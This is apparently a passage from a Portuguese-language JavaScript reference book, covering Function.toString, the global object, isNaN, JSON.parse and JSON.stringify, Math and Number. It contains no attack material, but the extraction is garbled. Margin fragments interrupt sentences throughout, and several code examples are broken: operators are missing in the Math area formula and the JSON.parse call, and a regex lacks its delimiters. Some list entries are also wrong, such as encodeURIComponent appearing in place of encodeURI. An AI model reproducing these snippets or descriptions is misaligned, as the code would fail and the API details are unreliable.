A propriedade *prototype* é usada quando uma função atua como construtora. Ela se refere a um objeto que serve como protótipo para uma classe de objetos inteira. Qualquer objeto criado pela construtora herda todas as propriedades do objeto referido pela propriedade *prototype*.

Consulte o Capítulo 9 para ver uma discussão completa sobre funções construtoras, sobre a propriedade *prototype* e sobre a definição de classes em JavaScript.

Consulte também

Function.toString()

converte uma função em uma string

Sinopse

função.toString()

Retorna

Uma string representando a função.

Ja

Lança

v

Ref

aS

erência de

cript básico

TypeError

Se esse método é chamado em um objeto que não é Function.

a

Descrição

O método `toString()` do objeto `Function` converte uma função em uma string de maneira dependente da implementação. Na maioria das implementações, como no Firefox e no IE, esse método retorna uma string de código JavaScript válido – código que inclui a palavra-chave `function`, lista de argumentos, o corpo completo da função, etc. Nessas implementações, a saída desse método `toString()` é entrada válida para a função global `eval()`. Contudo, esse comportamento não é exigido pela especificação e não se deve contar com ele.

Global

o objeto global

Object → Global

Sinopse

this

Propriedades globais

O objeto global não é uma classe; portanto, as propriedades globais a seguir têm entradas de referência individuais sob seus próprios nomes. Isto é, você pode encontrar detalhes sobre a propriedade `undefined` listada sob o nome `undefined` e não sob `Global.undefined`. Note que todas as variáveis de nível superior também são propriedades do objeto global: `Infinity`

Um valor numérico representando o infinito positivo.

NaN

O valor not-a-number (não é número).

undefined

O valor undefined.

766 Parte III Referência de JavaScript básica **Funções globais**

O objeto global é um objeto, não uma classe. As funções globais listadas aqui não são métodos de nenhum objeto e suas entradas de referência aparecem sob o nome da função. Por exemplo, você vai encontrar detalhes sobre a função `parseInt()` debaixo de `parseInt()` e não de `Global.parseInt()`: `decodeURI()`

Decodifica uma string cujo escape foi feito com `encodeURIComponent()`.

`decodeURIComponent()`

Decodifica uma string cujo escape foi feito com `encodeURIComponent()`.

encodeURIComponent

Codifica um URI fazendo o escape de certos caracteres.

encodeURIComponent

Codifica um componente de URI fazendo o escape de certos caracteres.

escape()

Codifica uma string substituindo certos caracteres por sequências de escape.

eval()

Avalia uma string de código JavaScript e retorna o resultado.

isFinite()

Testa se um valor é um número finito.

isNaN()

Testa se um valor é not-a-number.

parseFloat()

Analisa um número a partir de uma string.

parseInt()

Analisa um inteiro a partir de uma string.

unescape()

Decodifica uma string codificada com escape().

Objetos globais

Além das propriedades e funções globais listadas anteriormente, o objeto global também define propriedades que se referem a todos os outros objetos JavaScript predefinidos. A maioria dessas propriedades é composta de funções construtoras:

Array

A construtora Array().

Boolean

A construtora Boolean().

Date

A construtora Date().

Error

A construtora `Error()`.

Referência de JavaScript básica **767**

EvalError

A construtora *EvalError()*.

Function

A construtora Function().

JSON

Uma referência a um objeto que define funções JSON de análise e serialização.

Math

Uma referência a um objeto que define funções matemáticas.

Ja

Number

v

Ref

aS

erência de

A construtora Number().

cript básico

Object

A construtora Object().

a

RangeError

A construtora *RangeError()*.

ReferenceError

A construtora *ReferenceError()*.

RegExp

A construtora *RegExp()*.

String

A construtora String().

SyntaxError

A construtora *SyntaxError()*.

TypeError

A construtora *TypeError()*.

URIError

A construtora `URIError()`.

Descrição

O objeto global é um objeto predefinido que serve como espaço reservado para as propriedades e funções globais de JavaScript. Todos os outros objetos, funções e propriedades predefinidos são acessíveis por intermédio do objeto global. O objeto global não é uma propriedade de nenhum outro objeto; portanto, não tem nome. (O título desta referência foi escolhido simplesmente por conveni-

ência organizacional e não indica que o objeto global se chama “Global”.) Em código JavaScript de nível superior, você pode se referir ao objeto global com a palavra-chave `this`. Contudo, raramente é necessário se referir ao objeto global dessa maneira, pois o objeto global serve como topo do encadeamento de escopos, ou seja, nomes de variável e função não qualificados são pesquisados como propriedades do objeto. Quando o código JavaScript se refere à função `parseInt()`, por exemplo, está se referindo à propriedade `parseInt` do objeto global. O fato de o objeto global estar no topo do encadeamento de escopos também significa que todas as variáveis declaradas em código JavaScript de nível superior se tornam propriedades do objeto global.

768 Parte III Referência de JavaScript básica O objeto global é simplesmente um objeto e não uma classe. Não existe uma construtora `Global()` e não há como instanciar um novo objeto global.

Quando JavaScript é incorporada em um ambiente específico, o objeto global normalmente recebe propriedades adicionais especiais desse ambiente. Na verdade, o tipo do objeto global não é especificado pelo padrão ECMAScript e uma implementação ou incorporação de JavaScript pode usar um objeto de qualquer tipo como objeto global, desde que o objeto defina as propriedades e funções básicas listadas aqui. Em JavaScript do lado do cliente, por exemplo, o objeto global é um objeto `Window` e representa a janela do navegador Web dentro da qual o código JavaScript está sendo executado.

Exemplo

Em JavaScript básica, nenhuma das propriedades predefinidas do objeto global é enumerável; portanto, você pode listar todas as variáveis globais declaradas implícita e explicitamente com um laço `for/in`, como segue:

```
var variables = ""
```

```
for(var name in this)
```

```
variables += name + "\n";
```

Consulte também

Window na Parte IV ; Capítulo 3

Infinity

uma propriedade numérica que representa infinito

Sinopse

Infinity

Descrição

Infinity é uma propriedade global que contém o valor numérico especial representando infinito positivo. A propriedade Infinity não é enumerada por laços for/in e não pode ser excluída com o operador delete. Note que Infinity não é uma constante e pode ser configurada com qualquer outro valor, algo que você deve ter o cuidado de não fazer. (Contudo, Number.POSITIVE_INFINITY é uma constante.) **Consulte também**

isFinite(), NaN, Number.POSITIVE_INFINITY

isFinite()

determina se um número é finito

Sinopse

isFinite(n)

Referência de JavaScript básica 769

Argumentos

n

O número a ser testado.

Retorna

true se n é (ou pode ser convertido em) um número finito ou false, se n é NaN (não é um número) ou infinito positivo ou negativo.

Consulte também

Ja

Infinity, isNaN(), NaN, Number.NaN, Number.NEGATIVE_INFINITY, Number.POSITIVE_INFINITY

v

Ref

aS

erência de

cript básic

isNaN()

a

verifica se é not-a-number

Sinopse

isNaN(x)

Argumentos

x

O valor a ser testado.

Retorna

true se x não é um número ou se é o valor numérico especial NaN. Retorna false se x é qualquer outro número.

Descrição

“NaN” é o acrônimo de “not-a-number” (não é número). A variável global NaN contém um valor numérico especial (também conhecido como NaN) que representa um número inválido (como o resultado de zero dividido por zero). isNaN() testa se seu argumento não é um número. Essa função retorna false se x é (ou pode ser convertido em) um número diferente de NaN. Retorna true se x não é (e não pode ser convertido em) um número ou se é igual a NaN.

NaN tem a propriedade especial de não ser igual a valor algum, incluindo a si mesmo. Assim, se quiser testar especificamente o valor NaN, em vez de testar genericamente qualquer coisa que não seja núme-ro, não escreva x == NaN: isso sempre vai ser false. Em vez disso, use a expressão x != x: isso vai ser avaliado como true somente se x for NaN.

Um uso comum de isNaN() é no teste dos resultados de parseFloat() e parseInt(), a fim de determinar se eles representam números válidos.

Exemplo

isNaN(0);

// => falso

isNaN(0/0);

// => verdadeiro

isNaN(parseInt("3"));

// => falso

isNaN(parseInt("hello"));

// => verdadeiro

770 Parte III Referência de JavaScript básica isNaN("3");

// => falso

isNaN("hello");

// => verdadeiro

isNaN(true);

// => falso

isNaN(undefined);

// => verdadeiro

Consulte também

isFinite(), *NaN*, *Number.NaN*, *parseFloat()*, *parseInt()*

JSON

ECMAScript 5

análise e transformação em string JSON

Descrição

JSON é um objeto simples que serve como espaço de nomes para as funções globais de ECMAScript 5 `JSON.parse()` e `JSON.stringify()`. JSON não é uma construtora. Antes de ECMAScript 5, funções de análise e serialização compatíveis com JSON estão disponíveis no endereço <http://json.org/json2.js>.

“JSON” significa JavaScript Object Notation (notação de objeto de JavaScript). JSON é um formato de serialização de dados baseado em literais de JavaScript e pode representar o valor null, os valores booleanos `true` e `false`, números em ponto flutuante (usando literais numéricas de JavaScript), strings (usando strings literais de JavaScript), arrays de valores (usando sintaxe de array literal de JavaScript) e mapeamentos de string para valor (usando sintaxe de objeto literal da JavaScript). O

valor primitivo `undefined`, assim como os números `NaN` e `Infinity`, não podem ser representados em JSON. Funções da JavaScript, `Dates`, `RegExps` e `Errors` também não são suportadas.

Exemplo

// Faz uma cópia profunda de qualquer objeto ou array que possa ser serializado com JSON

```
function deepcopy(o) { return JSON.parse(JSON.stringify(o)); }
```

Consulte também

`JSON.parse()`, `JSON.stringify()`, Seção 6.9, <http://json.org>

`JSON.parse()`

ECMAScript 5

analisa uma string formatada com JSON

Sinopse

JSON.parse(s)

JSON.parse(s, reviver)

Argumentos

s

A string a ser analisada.

reviver

Uma função opcional que pode transformar valores analisados.

Referência de JavaScript básica 771

Retorna

Um objeto, array ou valor primitivo analisado de `s` (e opcionalmente modificado por `reviver`).

Descrição

`JSON.parse()` é uma função global para analisar strings formatadas com JSON. Normalmente, você passa um único argumento de string e `JSON.parse()` retorna o valor JavaScript representado pela string.

*O argumento opcional `reviver` pode ser usado para filtrar ou fazer o pós-processamento do valor analisado, antes que ele seja retornado. Se for especificada, a função `reviver` é chamada uma vez **Ja***

*para cada valor primitivo (mas não para os objetos ou arrays que contêm esses valores primitivos) **v***

Ref

aS

erência de

cript básic

analisado de `s`. `reviver` é chamada com dois argumentos. O primeiro é um nome de propriedade –

*um nome de propriedade de objeto ou um índice de array convertido em uma string. O segundo argumento é o valor primitivo dessa propriedade de objeto ou elemento de array. `reviver` é chamada **a***

como método do objeto ou array que contém o valor primitivo. Como um caso especial, se a string `s` representar um valor primitivo, em vez do objeto ou array mais típico, então esse valor primitivo será armazenado em um objeto recentemente criado, usando uma propriedade cujo nome é a string vazia. Nesse caso, `reviver` será chamada uma vez nesse objeto recentemente criado, com uma string vazia como seu primeiro argumento e o valor primitivo como segundo.

O valor de retorno da função `reviver` se torna o novo valor da propriedade nomeada. Se `reviver` retornar seu segundo argumento, então a propriedade vai permanecer inalterada. Se `reviver` retornar `undefined` (ou não retornar valor algum), então a propriedade nomeada vai ser excluída do objeto ou array antes que `JSON.parse()` retorne para o usuário.

Exemplo

Muitos usos de `JSON.parse()` são simples:

```
var data = JSON.parse(text);
```

A função `JSON.stringify()` converte objetos `Date` em strings e você pode usar uma função `reviver` para reverter essa transformação. O exemplo a seguir também filtra nomes de propriedade e retorna `undefined` para remover certas propriedades do objeto resultante: `var`

```
data JSON.parse(text, function(name, value) {
```

```
// Remove qualquer valor cujo nome de propriedade comece com um  
sublinhado if (name[0] == '_') return undefined;
```

```
// Se o valor é uma string no formato de data ISO 8601, converte-o para  
Date.
```

```
if (typeof value == "string" &&
```

```
^\d\d\d\d-\d\d-\d\dT\d\d:\d\d:\d\d\d\dZ$.test(value))
```

```
return new Date(value);
```

```
// Caso contrário, retorna o valor intacto
```

return value

});

Consulte também

JSON.stringify(), Seção 6.9

772 Parte III Referência de JavaScript básica *JSON.stringify()*

ECMAScript 5

serializa um objeto, array ou valor primitivo

Sinopse

JSON.stringify(o)

JSON.stringify(o, filtro)

JSON.stringify(o, filtro, recuo)

Argumentos

o

O objeto, array ou valor primitivo a ser convertido em uma string JSON.

filtro

Uma função opcional que pode substituir valores antes da transformação em strings ou um array contendo os nomes de propriedades a serem transformadas em strings.

recuo

Um argumento opcional especificando uma string de recuo ou o número de espaços a usar para recuo quando for desejada uma saída formatada legível para seres humanos. Se for omitido, a string retornada não vai conter espaços estranhos e será legível para a máquina, mas não facilmente legível para seres humanos.

Retorna

Uma string formatada em JSON representando o valor o, conforme filtrado por filtro e formatado de acordo com recuo.

Descrição

JSON.stringify() converte um valor primitivo, objeto ou array em uma string formatada em JSON

que posteriormente pode ser analisada com *JSON.parse()*. Normalmente, essa função é chamada com um único argumento e retorna a string correspondente.

Quando *JSON.stringify()* é chamada com um único argumento e quando esse valor consiste apenas em objetos, arrays, strings, números, valores booleanos e no valor null, a transformação em strings é muito simples. Contudo, quando o valor a ser transformado em string contém objetos que são instâncias de uma classe, o processo de transformação é mais complexo. Se *JSON.stringify()* encontra qualquer objeto (ou array) com um método chamado *toJSON()*, ela chama esse método no objeto e transforma em string o valor de retorno, em vez do próprio objeto. Ela chama *toJSON()* com um único argumento de string que é o nome de propriedade ou índice de array do objeto. A classe *Date* define um método *toJSON()* que converte objetos *Date* em strings usando o método *Date.toISOString()*. Nenhuma outra classe interna de JavaScript define um método *toJSON()*, mas você pode defini-los para suas próprias classes. Lembre-se de que, apesar de seu nome, *toJSON()* não precisa transformar em string o objeto em que é chamada: precisa apenas retornar um valor que seja transformado em string no lugar do objeto original.

O segundo argumento de *JSON.stringify()* permite uma segunda camada de filtragem para o processo de transformação em string. Esse argumento opcional pode ser uma função ou um array e os dois casos fornecem funcionalidade de filtragem completamente diferente. Se você passa uma função, ela é uma função substituta e funciona de forma semelhante ao método *toJSON()* descrito Referência de JavaScript básica 773

anteriormente. Se for especificada, a função substituta é chamada para cada valor a ser transformado em string. O valor de *this* é o objeto ou array dentro do qual o valor é definido. O primeiro argumento da função substituta é o nome de propriedade do objeto ou índice de array do valor dentro desse objeto e o segundo argumento é o valor em si. Esse valor é substituído pelo valor de retorno da função substituta. Se a substituta retorna *undefined* ou não retorna nada, então esse valor (e seu elemento de array ou propriedade de objeto) é omitido da transformação em string.

Se, em vez disso, um array de strings (ou números – eles são convertidos em strings) é passado como segundo argumento, elas são usadas como nomes de propriedades de objeto. Qualquer propriedade cujo nome não

esteja no array será omitida da transformação em string. Além disso, a string retornada vai conter propriedades na mesma ordem em que elas aparecem no array.

Jav Ref

aS

`JSON.stringify()` normalmente retorna uma string legível para máquinas, sem qualquer espaço em **erência de**

cripto básico

branco ou novas linhas inseridas. Se quiser que a saída seja mais legível para seres humanos, especifique um terceiro argumento. Se você especificar um número entre 1 e 10, `JSON.stringify()` vai **a**

inserir novas linhas e usar o número de espaços especificado para recuar cada “nível” da saída. Se, em vez disso, você especificar uma string não vazia, `JSON.stringify()` vai inserir novas linhas e usar essa string (ou os 10 primeiros caracteres dela) para recuar cada nível.

Exemplos

```
// Serialização básica
```

```
var text = JSON.stringify(data);
```

```
// Especifica exatamente quais campos vai serializar
```

```
var text = JSON.stringify(address, ["city", "state", "country"]);
```

```
// Especifica uma função substituta para que objetos RegExp possam ser serializados  
var text = JSON.stringify(patterns, function(key, value) {
```

```
if (value.constructor === RegExp) return value.toString();
```

return

value;

});

// Ou obtém a mesma substituição como segue:

RegExp.prototype.toJSON = function() { return this.toString(); }

Consulte também

JSON.parse(), Seção 6.9

Math

funções e constantes matemáticas

Sinopse

Math. constante

Math. função()

Constantes

Math.E

A constante e, a base do logaritmo natural.

774 *Parte III Referência de JavaScript básica Math.LN10*

O logaritmo natural de 10.

Math.LN2

O logaritmo natural de 2.

Math.LOG10E

O logaritmo de base 10 de e.

Math.LOG2E

O logaritmo de base 2 de e.

Math.PI

A constante π .

`Math.SQRT1_2`

O número 1 dividido pela raiz quadrada de 2.

`Math.SQRT2`

A raiz quadrada de 2.

Funções estáticas

`Math.abs()`

Calcula um valor absoluto.

`Math.acos()`

Calcula um arco-cosseno.

`Math.asin()`

Calcula um arco-seno.

`Math.atan()`

Calcula um arco-tangente.

`Math.atan2()`

Calcula o ângulo do eixo X até um ponto.

`Math.ceil()`

Arredonda um número para cima.

`Math.cos()`

Calcula um cosseno.

`Math.exp()`

Calcula uma potência de e.

`Math.floor()`

Arredonda um número para baixo.

Math.log()

Calcula um logaritmo natural.

Math.max()

Retorna o maior de dois números.

Referência de JavaScript básica 775

Math.min()

Retorna o menor de dois números.

Math.pow()

Calcula xy

Math.random()

Calcula um número aleatório.

Math.round()

Arredonda para o inteiro mais próximo.

Ja

Math.sin()

v

Ref

aS

erência de

Calcula um seno.

cript básico

Math.sqrt()

Calcula uma raiz quadrada.

a

Math.tan()

Calcula uma tangente.

Descrição

Math é um objeto que define propriedades que se referem a funções e constantes matemáticas úteis.

Essas funções e constantes são chamadas com sintaxe como segue:

y = Math.sin(x);

area = radius radius Math.PI;

Math não é uma classe de objetos, como Date e String. Não existe uma construtora Math() e funções como Math.sin() são apenas funções e não métodos que operam em um objeto.

Consulte também

Number

Math.abs()

calcula um valor absoluto

Sinopse

Math.abs(x)

Argumentos

x

Qualquer número.

Retorna

O valor absoluto de x.

776 Parte III Referência de JavaScript básica Math.acos()

calcula um arco-cosseno

Sinopse

Math.acos(x)

Argumentos

x

Um número entre $-1,0$ e $1,0$.

Retorna

O arco-cosseno (ou cosseno inverso) do valor x especificado. Esse valor de retorno está entre 0 e π

radianos.

Math.asin()

calcula um arco-seno

Sinopse

Math.asin(x)

Argumentos

x

Um número entre $-1,0$ e $1,0$.

Retorna

O arco-seno do valor x especificado. Esse valor de retorno está entre $-\pi/2$ e $\pi/2$ radianos.

Math.atan()

calcula um arco-tangente

Sinopse

Math.atan(x)

Argumentos

x

Qualquer número.

Retorna

O arco-tangente do valor x especificado. Esse valor de retorno está entre $-\pi/2$ e $\pi/2$ radianos.

Referência de JavaScript básica 777

Math.atan2()

calcula o ângulo do eixo X até um ponto

Sinopse

Math.atan2(y , x)

Argumentos

y

A coordenada Y do ponto.

Jav Ref

aS

x

erência de

cript básic

A coordenada X do ponto.

Retorna

a

Um valor entre $-\pi$ e π radianos especificando o ângulo no sentido anti-horário entre o eixo X positivo e o ponto (x, y) .

Descrição

A função `Math.atan2()` calcula o arco-tangente da relação y/x . O argumento y pode ser considerado a coordenada Y (ou “elevação”) de um ponto e o argumento x pode ser considerado a coordenada X

(ou “série”) do ponto. Observe a ordem incomum dos argumentos dessa função: a coordenada Y é passada antes da coordenada X .

`Math.ceil()`

arredonda um número para cima

Sinopse

`Math.ceil(  $x$  )`

Argumentos

x

Qualquer valor ou expressão numérica.

Retorna

O inteiro mais próximo, maior ou igual a x .

Descrição

`Math.ceil()` calcula a função teto – isto é, retorna o valor inteiro mais próximo que seja maior ou igual ao argumento da função. `Math.ceil()` difere de `Math.round()` pois sempre arredonda para cima, em vez de arredondar para cima ou para baixo até o inteiro mais próximo. Note

também que Math.

ceil() não arredonda números negativos para números negativos maiores; ela os arredonda para cima, em direção a zero.

778 Parte III Referência de JavaScript básica **Exemplo**

a = Math.ceil(1.99); // O resultado é 2.0

b = Math.ceil(1.01); // O resultado é 2.0

c = Math.ceil(1.0); // O resultado é 1.0

d = Math.ceil(-1.99); // O resultado é -1.0

Math.cos()

calcula um cosseno

Sinopse

Math.cos(x)

Argumentos

x

Um ângulo, medido em radianos. Para converter graus em radianos, multiplique o valor em graus por 0,017453293 ($2\pi/360$).

Retorna

*O cosseno do valor *x* especificado. Esse valor de retorno está entre $-1,0$ e $1,0$.*

Math.E

a constante matemática e

Sinopse

Math.E

Descrição

Math.E é a constante matemática e, a base do logaritmo natural, cujo valor aproximado é 2,71828.

Math.exp()

calcula e^x

Sinopse

Math.exp(x)

Argumentos

x

Um valor ou expressão numérica a ser usado como expoente.

Retorna

ex, e elevado à potência do expoente *x* especificado, onde *e* é a base do logaritmo natural, cujo valor aproximado é 2,71828.

Referência de JavaScript básica 779

Math.floor()

arredonda um número para baixo

Sinopse

Math.floor(x)

Argumentos

x

Qualquer valor ou expressão numérica.

Jav Ref

aS

erência de

Retorna

cript básic

O inteiro mais próximo, menor ou igual a x.

a

Descrição

Math.floor() calcula a função piso; em outras palavras, retorna o valor inteiro mais próximo menor ou igual ao argumento da função.

Math.floor() arredonda um valor em ponto flutuante para baixo, até o inteiro mais próximo. Esse comportamento é diferente do de *Math.round()*, que arredonda para cima ou para baixo, até o inteiro mais próximo. Note também que *Math.floor()* arredonda números negativos para baixo (isto é, para serem mais negativos) e não para cima (isto é, mais próximos de zero).

Exemplo

a = Math.floor(1.99);

// O resultado é 1.0

$b = \text{Math.floor}(1.01);$

// O resultado é 1.0

$c = \text{Math.floor}(1.0);$

// O resultado é 1.0

$d = \text{Math.floor}(-1.01);$

// O resultado é -2.0

Math.LN10

a constante matemática $\log 10$

e

Sinopse

Math.LN10

Descrição

Math.LN10 é $\log 10$, o logaritmo natural de 10. O valor aproximado dessa constante é e

2,3025850929940459011.

Math.LN2

a constante matemática $\log 2$

e

Sinopse

Math.LN2

780 Parte III Referência de JavaScript básica Descrição

Math.LN2 é $\log 2$, o logaritmo natural de 2. O valor aproximado dessa constante é e

0,69314718055994528623.

Math.log()

calcula um logaritmo natural

Sinopse

Math.log(x)

Argumentos

x

Qualquer valor ou expressão numérica maior do que zero.

Retorna

O logaritmo natural de x.

Descrição

Math.log() calcula $\log x$, o logaritmo natural de seu argumento. O argumento deve ser maior do e

que zero.

Você pode calcular os logaritmos de base 10 e de base 2 de um número com as seguintes fórmulas: $\log x = \log e \cdot \log x$

10

10

e

$\log x = \log e \cdot \log x$

2

2

e

Essas fórmulas se traduzem nas seguintes funções JavaScript:

*function log10(x) { return Math.LOG10E * Math.log(x); }*

*function log2(x) { return Math.LOG2E * Math.log(x); }*

Math.LOG10E

a constante matemática $\log e$

10

Sinopse

Math.LOG10E

Descrição

e

Math.LOG10E é $\log$, o logaritmo de base 10 da constante e . O valor aproximado dessa constante é 10

0,43429448190325181667.

Math.LOG2E

a constante matemática $\log e$

2

Referência de JavaScript básica **781**

Sinopse

Math.LOG2E

Descrição

e

Math.LOG2E é $\log$, o logaritmo de base 2 da constante e . O valor aproximado dessa constante é 2

1,442695040888963387.

Math.max()

Ja

Retorna o maior argumento

v

Ref

aS

erência de

cript básic

Sinopse

Math.max(args...)

a

Argumentos

args...

Zero ou mais valores.

Retorna

O maior dos argumentos. Retorna -Infinity caso não haja argumentos. Retorna NaN se qualquer um dos argumentos é NaN ou um valor não numérico que não pode ser convertido em um número.

Math.min()

retorna o menor argumento

Sinopse

Math.min(args...)

Argumentos

args...

Qualquer quantidade de argumentos.

Retorna

O menor dos argumentos especificados. Retorna Infinity caso não haja argumentos. Retorna NaN se qualquer argumento é NaN ou é um valor não numérico que não pode ser convertido em um número.

Math.PI

a constante matemática π

Sinopse

Math.PI

782 Parte III Referência de JavaScript básica Descrição

Math.PI é a constante π (ou pi), a relação da circunferência de um círculo por seu diâmetro. O valor aproximado dessa constante é 3,14159265358979.

Math.pow()

calcula xy

Sinopse

Math.pow(x, y)

Argumentos

x

O número a ser elevado a uma potência.

y

A potência a que x deve ser elevado.

Retorna

x elevado à potência y , xy

Descrição

`Math.pow()` calcula x elevado à potência y . Qualquer valor de x e y pode ser passado para `Math.pow()`.

Contudo, se o resultado é um número imaginário ou complexo, `Math.pow()` retorna NaN. Na prática, isso significa que, se x é negativo, y deve ser um inteiro positivo ou negativo. Lembre-se também de que expoentes maiores podem facilmente causar estouro em ponto flutuante e retornar o valor Infinity.

`Math.random()`

retorna um número pseudoaleatório

Sinopse

`Math.random()`

Retorna

Um número pseudoaleatório maior ou igual a 0,0 e menor do que 1,0.

`Math.round()`

arredonda para o inteiro mais próximo

Sinopse

`Math.round(  $x$  )`

Referência de JavaScript básica 783

Argumentos

x

Qualquer número.

Retorna

O inteiro mais próximo de x .

Descrição

Math.round() arredonda seu argumento para cima ou para baixo, até o inteiro mais próximo. Arre-Ja

donda 0,5 para cima. Por exemplo, arredonda 2,5 para 3 e $-2,5$ para -2 .

v

Ref

aS

erência de

cript básico

Math.sin()

a

calcula um seno

Sinopse

Math.sin(x)

Argumentos

x

Um ângulo, em radianos. Para converter graus em radianos, multiplique por 0,017453293

($2\pi/360$).

Retorna

O seno de x. Esse valor de retorno está entre $-1,0$ e $1,0$.

Math.sqrt()

calcula uma raiz quadrada

Sinopse

`Math.sqrt( x)`

Argumentos

`x`

Um valor numérico maior ou igual a zero.

Retorna

A raiz quadrada de `x`. Retorna NaN se `x` é menor do que zero.

Descrição

`Math.sqrt()` calcula a raiz quadrada de um número. Note, contudo, que é possível calcular raízes arbitrárias de um número com `Math.pow()`. Por exemplo:

784 Parte III Referência de JavaScript básica `Math.cuberoor = function(x){ return Math.pow(x,1/3); }`

`Math.cuberoor(8);`

`// Retorna 2`

Math.SQRT1_2

a constante matemática $1/\sqrt{2}$

Sinopse

`Math.SQRT1_2`

Descrição

`Math.SQRT1_2` é $1/\sqrt{2}$, a recíproca da raiz quadrada de 2. O valor aproximado dessa constante é 0,7071067811865476.

Math.SQRT2

a constante matemática $\sqrt{2}$

Sinopse

Math.SQRT2

Descrição

Math.SQRT2 é a constante $\sqrt{2}$, a raiz quadrada de 2. O valor aproximado dessa constante é 1,414213562373095.

Math.tan()

calcula uma tangente

Sinopse

Math.tan(x)

Argumentos

x

Um ângulo, medido em radianos. Para converter graus em radianos, multiplique o valor em graus por 0,017453293 ($2\pi/360$).

Retorna

A tangente do ângulo x especificado.

NaN

a propriedade not-a-number

Referência de JavaScript básica 785

Sinopse

NaN

Descrição

NaN é uma propriedade global que se refere ao valor numérico especial not-a-number. A propriedade NaN

não é enumerada por laços for/in e não pode ser excluída com o operador delete. Note que NaN não é uma constante e pode ser configurada com qualquer outro valor, algo que você deve ter o cuidado de não fazer.

Para determinar se um valor não é um número, use isNaN(), pois NaN é sempre comparado como **Ja**

desigual a qualquer outro valor, incluindo ele mesmo!

v

Ref

aS

erência de

cripto básico

Consulte também

a

Infinity, isNaN(), Number.NaN

Number

suporte para números

Object → Number

Construtora

new Number(valor)

Number(valor)

Argumentos

valor

O valor numérico do objeto `Number` que está sendo criado ou um valor a ser convertido em um número.

Retorna

Quando `Number()` é usada como construtora com o operador `new`, retorna um objeto `Number` recentemente construído. Quando `Number()` é chamada como função sem o operador `new`, converte seu argumento em um valor numérico primitivo e retorna esse valor (ou `NaN`, caso a conversão tenha falhado).

Constantes

`Number.MAX_VALUE`

O maior número representável.

`Number.MIN_VALUE`

O menor número representável.

`Number.NaN`

Valor not-a-number.

`Number.NEGATIVE_INFINITY`

Valor infinito negativo; retornado em caso de estouro.

786 Parte III Referência de JavaScript básica

`Number.POSITIVE_INFINITY`

Valor infinito; retornado em caso de estouro.

Métodos

`toString()`

Converte um número em uma string usando uma raiz (base) especificada.

`toLocaleString()`

Converte um número em uma string usando convenções locais de formatação de número.

`toFixed()`

Converte um número em uma string que contém um número especificado

de dígitos após a casa decimal.

`toExponential()`

Converte um número em uma string usando notação exponencial com o número especificado de dígitos após a casa decimal.

`toPrecision()`

Converte um número em uma string usando o número especificado de dígitos significativos.

Usa notação exponencial ou em ponto fixo, dependendo do tamanho do número e do número de dígitos significativos especificados.

`valueOf()`

Retorna o valor numérico primitivo de um objeto `Number`.

Descrição

Números são um tipo de dados primitivo básico em JavaScript. A linguagem também suporta o objeto `Number`, que é um objeto empacotador em torno de um valor numérico primitivo. JavaScript converte automaticamente entre as formas primitiva e de objeto, conforme for necessário. Você pode criar um objeto `Number` explicitamente com a construtora `Number()`, embora raramente haja necessidade disso.

A construtora `Number()` também pode ser usada sem o operador `new`, como uma função de conversão.

Quando chamada dessa maneira, ela tenta converter seu argumento em um número e retorna o valor numérico primitivo (ou `NaN`) resultante da conversão.

A construtora `Number()` também é usada como espaço reservado para cinco constantes numéricas úteis: o maior e o menor números representáveis, infinito positivo e negativo, e o valor especial `NaN`.

Note que esses valores são propriedades da própria função construtora `Number()` e não dos objetos `Number` individuais. Por exemplo, você pode usar a propriedade `MAX_VALUE` como segue: `var biggest = Number.MAX_VALUE`

mas não assim:

```
var n = new Number(2);
```

```
var biggest = n.MAX_VALUE
```

Em contraste, `toString()` e outros métodos do objeto `Number` são métodos de cada objeto `Number` e não da função construtora `Number()`. Conforme mencionado anteriormente, JavaScript converte automaticamente de valores numéricos primitivos para objetos `Number` quando necessário. Isso

Referência de JavaScript básica 787

significa que você pode usar os métodos de `Number` com valores numéricos primitivos e também com objetos `Number`.

```
var value = 1234;
```

```
var binary_value = n.toString(2);
```

Consulte também

Infinity, Math, NaN

`Number.MAX_VALUE`

Jav Ref

aS

o valor numérico máximo

erência de

cript básic

Sinopse

a

`Number.MAX_VALUE`

Descrição

`Number.MAX_VALUE` é o maior número representável em JavaScript. Seu valor é aproximadamente $1,79E + 308$.

`Number.MIN_VALUE`

o valor numérico mínimo

Sinopse

Number.MIN_VALUE

Descrição

Number.MIN_VALUE é o menor (mais próximo a zero, não o mais negativo) número representável em JavaScript. Seu valor é aproximadamente 5E-324.

Number.NaN

o valor especial not-a-number

Sinopse

Number.NaN

Descrição

Number.NaN é um valor especial indicando que o resultado de alguma operação matemática (como extrair a raiz quadrada de um número negativo) não é um número. *parseInt()* e *parseFloat()* retornam esse valor quando não conseguem analisar a string especificada, sendo que você pode usar *Number.NaN* de maneira semelhante para indicar uma condição de erro para alguma função que normalmente retorna um número válido.

788 *Parte III Referência de JavaScript básica* JavaScript imprime o valor de *Number.NaN* como NaN. Note que o valor NaN sempre é comparado como diferente de qualquer outro número, incluindo o próprio NaN. Assim, você não pode verificar o valor not-a-number comparando com *Number.NaN*; em vez disso, use a função *isNaN()*. Em ECMAScript v1 e posteriores, você também pode usar a propriedade global predefinida NaN, em vez de *Number.NaN*.

Consulte também

isNaN(), NaN

Number.NEGATIVE_INFINITY

infinito negativo

Sinopse

Number.NEGATIVE_INFINITY

Descrição

Number.NEGATIVE_INFINITY é um valor numérico especial retornado quando uma operação aritmética ou função matemática gera um valor negativo maior do que o maior número representável em JavaScript (isto é, mais negativo do que *-Number.MAX_VALUE*).

JavaScript exibe o valor *NEGATIVE_INFINITY* como *-Infinity*. Esse valor se comporta matematicamente como infinito; por exemplo, qualquer coisa multiplicada por infinito é infinito e qualquer coisa dividida por infinito é zero. Em ECMAScript v1 e posteriores, você também pode usar *-Infinity*, em vez de *Number.NEGATIVE_INFINITY*.

Consulte também

Infinity, *isFinite()*

Number.POSITIVE_INFINITY

infinito

Sinopse

Number.POSITIVE_INFINITY

Descrição

Number.POSITIVE_INFINITY é um valor numérico especial retornado quando uma operação aritmé-

tica ou função matemática estoura ou gera um valor maior do que o maior número representável em JavaScript (isto é, maior do que *Number.MAX_VALUE*). Note que quando os números causam um

“estouro negativo” ou se tornam menores do que *Number.MIN_VALUE*, JavaScript os converte em zero.

JavaScript exibe o valor *POSITIVE_INFINITY* como *Infinity*. Esse valor se comporta matematicamente como infinito; por exemplo, qualquer coisa multiplicada por infinito é infinito e qualquer coisa dividida por infinito é zero. Em ECMAScript v1 e posteriores, você também pode usar a propriedade global predefinida *Infinity*, em vez de *Number.POSITIVE_INFINITY*.

Referência de JavaScript básica **789**

Consulte também

